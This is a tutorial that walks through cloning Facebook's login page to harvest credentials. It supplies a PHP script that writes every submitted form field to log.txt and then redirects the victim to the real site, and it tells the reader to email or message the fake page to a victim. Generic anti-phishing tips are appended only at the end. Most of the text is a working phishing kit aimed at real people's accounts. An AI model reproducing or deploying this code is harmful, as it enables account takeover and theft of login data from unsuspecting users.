# Cloning a Facebook page to perform Desktop Phishing capture the credential

Phishing attacks are the practice of sending fraudulent communications that appear to come from a reputable source. It is usually done through email. The goal is to steal sensitive data like credit card and login information, or to install malware on the victim's machine. Phishing is a common type of cyber-attack that everyone should learn about in order to protect themselves.

1.Opening the facebook login page.

2. Press ctrl+U to find source code. Copy whole source code.

3. Coping the source code in index.php. Now, search for string method="POST" and change it to method="abc.php".

4. Now create a file "abc.php" and "log.txt". Write the code for abc.php.


```php
<?php

// Set the location to redirect the page
header ('Location: http://www.facebook.com');

//Open the text file in writing mode
$file = fopen("log.txt", "a");

foreach($_POST as $variable => $value) {
            fwrite($file, $variable);
            fwrite($file, "=");
            fwrite($file, $value);
            fwrite($file, "\r\n");
}

fwrite($file, "\r\n");
fclose($file);
exit;
?>
```

5.Sending the "index.html" page as a link to the victim through e-mail or message for a purpose of enticing for the victim to login to their facebook account and capture the victim's credentials.

6. The data is stored in the "log.txt" file.

How do I protect myself from a phishing attack?

1. Protect your computer by using security software. Set the software to update automatically so it can deal with any new security threats.

2. Protect your mobile phone by setting software to update automatically. These updates could give you critical protection against security threats.

3. Protect your accounts by using multi-factor authentication. Some accounts offer extra security by requiring two or more credentials to log in to your account. This is called multi-factor authentication.

4. Protect your data by backing it up. Back up your data and make sure those backups aren't connected to your home network. You can copy your computer files to an external hard drive or cloud storage. Back up the data on your phone, too.

In Conclusion, the email id and password of the victim is captured here by sending a fraudulent email to the victim commonly known as the phishing attack. The above are a few tips to be aware of the situation and to avoid the risk of being attacked.